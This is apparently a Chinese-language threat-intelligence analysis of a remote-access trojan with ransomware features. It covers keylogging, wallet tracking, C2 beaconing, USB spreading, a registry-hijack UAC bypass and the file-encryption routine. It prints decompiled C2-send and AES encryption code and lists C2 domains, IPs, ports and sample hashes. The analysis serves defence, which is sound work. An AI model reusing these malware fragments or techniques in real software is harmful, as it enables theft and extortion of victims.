
Bitgrb 进程启动后，会进行进程扫描，对含有 BITCOIN 字符串的进程命进行监测。当进行购买或者销售比特币时，会对加密钱包进行跟踪。同时伴有对剪切板内容的一些操作。




CHuNbRc6NBDgA1N5fN.RLSH5Jqs2M.WRK

这个函数是进行键盘记录和窗口 tittle 记录的。每次记录 20480 个数据。将键盘记录的信息写到注册表中，进行数据中转。









CHuNbRc6NBDgA1N5fN.C6yF5G7kY

C6yF5G7kY 分为三个部分，第一个是循环发送主机信息，其中包括：


1. 系统名称
2. 用户名
3. Windows 版本(64 位/32 位)
4. 网络摄像头（是/否）
5. 活动窗口 tittle
6. CPU
7. GPU
8. 内存
9. 磁盘
10. 感染时间



第二部分接受 C2 指令，进行相关操作。



C2 的指令是通过 savage 进行分割，并且提取第一部分的 hash 值进行区分。



第三个是提供一个 Socket.send 接口，向 C2 发送一些信息。函数名为 ISqOs4Ltj。传入一个字符串，会将其信息发送给 C2。

```
276
277         // Token: 0x0600002F RID: 47 RVA: 0x00003180 File Offset: 0x00003180
278         [MethodImpl(MethodImplOptions.NoInlining)]
279         public static string ISqOs4Ltj(ref string \u0020)
280         {
281             while (false)
282             {
283                 object obj = null[0];
284             }
285             byte[] array = Convert.FromBase64String(\u0020);
286             return CHuNbRc6NBDgA1N5fN.mZ7nX0CZq(ref array);
287         }
```

关于 C2 的信息:

主机名: apache202[.]duckdns[.]org

端口：7752

C2 的信息，位于：

```
120  64 00 72 00 31 00 54 00  58 00 74 00 61 00 6E 00   d r 1 T X t a n
136  6A 00 4C 00 76 00 71 00  38 00 0A 00 00 00 46 00   j L v q 8     F
152  61 00 6C 00 73 00 65 00  02 00 00 00 30 00 04 00   a l s e     0
168  00 00 31 00 30 00 08 00  00 00 54 00 45 00 4D 00     1 0     T E M
184  50 00 1A 00 00 00 6D 00  73 00 69 00 73 00 65 00   P     m s i s e
200  72 00 76 00 65 00 72 00  2E 00 65 00 78 00 65 00   r v e r . e x e
216  2A 00 00 00 61 00 70 00  61 00 63 00 68 00 65 00   *   a p a c h e
232  32 00 30 00 32 00 2E 00  64 00 75 00 63 00 6B 00   2 0 2 . d u c k
248  64 00 6E 00 73 00 2E 00  6F 00 72 00 67 00 08 00   d n s . o r g
264  00 00 37 00 37 00 35 00  32 00 5A 00 00 00 53 00     7 7 5 2 Z     S
280  6F 00 66 00 74 00 77 00  61 00 72 00 65 00 5C 00   o f t w a r e \
296  4D 00 69 00 63 00 72 00  6F 00 73 00 6F 00 66 00   M i c r o s o f
312  74 00 5C 00 57 00 69 00  6E 00 64 00 6F 00 77 00   t \ W i n d o w
328  73 00 5C 00 43 00 75 00  72 00 72 00 65 00 6E 00   s \ C u r r e n
344  74 00 56 00 65 00 72 00  73 00 69 00 6F 00 6E 00   t V e r s i o n
360  5C 00 52 00 75 00 6E 00  10 00 00 00 63 00 6D 00   \ R u n     c m
376  56 00 69 00 5A 00 57 00  77 00 3D 00 0A 00 00 00   V i Z W w =
392  30 00 2E 00 37 00 2E 00  33 00 0C 00 00 00 73 00   0 . 7 . 3     s
408  61 00 76 00 61 00 67 00  65 00 08 00 00 00 54 00   a v a g e     T
424  72 00 75 00 65 00 04 00  00 00 76 00 6E 00 04 00   r u e     v n
440  00 00 0D 00 0A 00 02 00  00 00 3A 00 06 00 00 00             :
```

进行 Tcp 连接的位置为：

执行的两种方法


样本中执行的方法可以分为两种，一个是使用 Interaction.shell

另外一种是使用 thread.start()进行执行操作

勒索


勒索主要的指令有三个 RwareDEC，RwareSU，Rware。

Rware 为加密模块，采用 AES 进行加密，主要是对拓展名.lime 的文件。




```
// Token: 0x06000023 RID: 35 RVA: 0x00002888 File Offset: 0x00002888
[MethodImpl(MethodImplOptions.NoInlining)]
public byte[] AES_Encrypt(byte[] input, string pass)
{
    while (false)
    {
        object obj = null[0];
    }
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
        Array.Copy(sourceArray, 0, array, 0, 16);
        Array.Copy(sourceArray, 0, array, 15, 16);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        byte[] array2 = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
        result = array2;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

在此随机生成一个字符数组，Lime 将输出字符串放在%AppData%\ Microsoft \ MMC \hash 位置





并且会对界面输出勒索信息：



U 盘感染


样本有 U 盘感染的行为，首先检测主机上的磁盘盘符，之后会对检索到的磁盘盘符递增一个，进行文件复制。如果只有 C，D 盘，则在复制目录数组返回 C，D，E，因为插入优盘时盘符自增，所以达到传播到 U 盘的目的。





Bypass UAC

样本中有一个提权操作，使用了注册表劫持来 Bypass UAC。



样本关联分析

从顶级域名上来看：这是个动态域名，其顶级域名注册人与本次事件并无关联。

我们根据 C&C 指向的 IP 185.208.211.142 发现历史解析域名：

域名	最早看到	最近看到
apache202.duckdns.org	2018/06/14	2018/06/21
secureserver202.duckdns.org	2018/06/14	2018/06/19
anotiz.erlivia.ltd	2018/02/13	2018/02/14
anotis.publicvm.com	2018/02/13	2018/02/13


secureserver202[.]duckdns[.]org

我们在 HYBRID 沙箱中发现了一个样本与该域名有关联：

https://www.hybrid-analysis.com/sample/9a76ac2c893154592a09a179e5af2c86c8871265d009014bfb5ab25fabdb448a?environmentId=120


从沙箱的报告中得知，该样本功能与本文中所提到的样本功能类似，但他会分别连接两个服务器：181[.]215[.]247[.]31、185[.]208[.]211[.]142。与我们发现的样本不同的是 C&C 端口为 25255。

根据 IP：181[.]215[.]247[.]31 我们在 360 威胁情报中心获得他的历史关联信息：



根据关联信息我们得知该团伙还有个域名：sandeeprecruit[.]duckdns[.]org

目前该域名 A 记录解析：91[.]192[.]100[.]26



根据 VT 的信息来看，该团伙的样本至少在 2 月 24 日就开始在活跃。

```
root@VM-98-111-ubuntu:~# nmap 181.215.247.31

Starting Nmap 7.01 ( https://nmap.org ) at 2018-06-25 10:33 CST
Nmap scan report for ns1648.ztomy.com (181.215.247.31)
Host is up (0.28s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
25/tcp   filtered smtp
80/tcp   filtered http
111/tcp  filtered rpcbind
2049/tcp open     nfs
3128/tcp open     squid-http
5666/tcp filtered nrpe
9998/tcp open     distinct32
9999/tcp open     abyss
```

```
root@VM-98-111-ubuntu:~# nmap 185.208.211.142

Starting Nmap 7.01 ( https://nmap.org ) at 2018-06-25 10:33 CST
Nmap scan report for 185.208.211.142
Host is up (0.20s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
25/tcp   filtered smtp
80/tcp   filtered http
111/tcp  filtered rpcbind
2049/tcp open     nfs
3128/tcp open     squid-http
5666/tcp filtered nrpe
9998/tcp open     distinct32
9999/tcp open     abyss
```

```
root@VM-98-111-ubuntu:~# nmap 91.192.100.26

Starting Nmap 7.01 ( https://nmap.org ) at 2018-06-25 10:44 CST
Nmap scan report for 91-192-100-26.gerber.non-logging.vpn (91.192.100.26)
Host is up (0.26s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
25/tcp   filtered smtp
80/tcp   filtered http
111/tcp  filtered rpcbind
2049/tcp open     nfs
3128/tcp open     squid-http
5666/tcp filtered nrpe
9998/tcp open     distinct32
9999/tcp open     abyss
```

三台机器开放的服务犹如克隆一般，不过根据样本获知的 C2 端口(2404、25255、7752、1933)均已关闭。

anotis[.]publicvm[.]com

在该域名下我们发现了两个 IOC 样本：

8cabb48e50d72bcc315bc53a5ab62907dae22f68d08c78a5e7ed42270080d4d1

21e16f82275a9c168f0ce0d5c817cdbbc5d6d7764bb2e2ab8b63dff70f972600

而通过这两个样本我们找到了由 proofpoint 在今年 3 月 23 日发布的分析报告：


https://www.proofpoint.com/us/threat-insight/post/tax-themed-email-campaigns-steal-credentials-spread-banking-trojans-rats-ransomware

报告中指出：该样本以税收为主题通过电子邮件传播银行木马、RAT 和勒索软件，其利用方式与本文中所说样本类似。

anotiz[.]erlivia[.]ltd

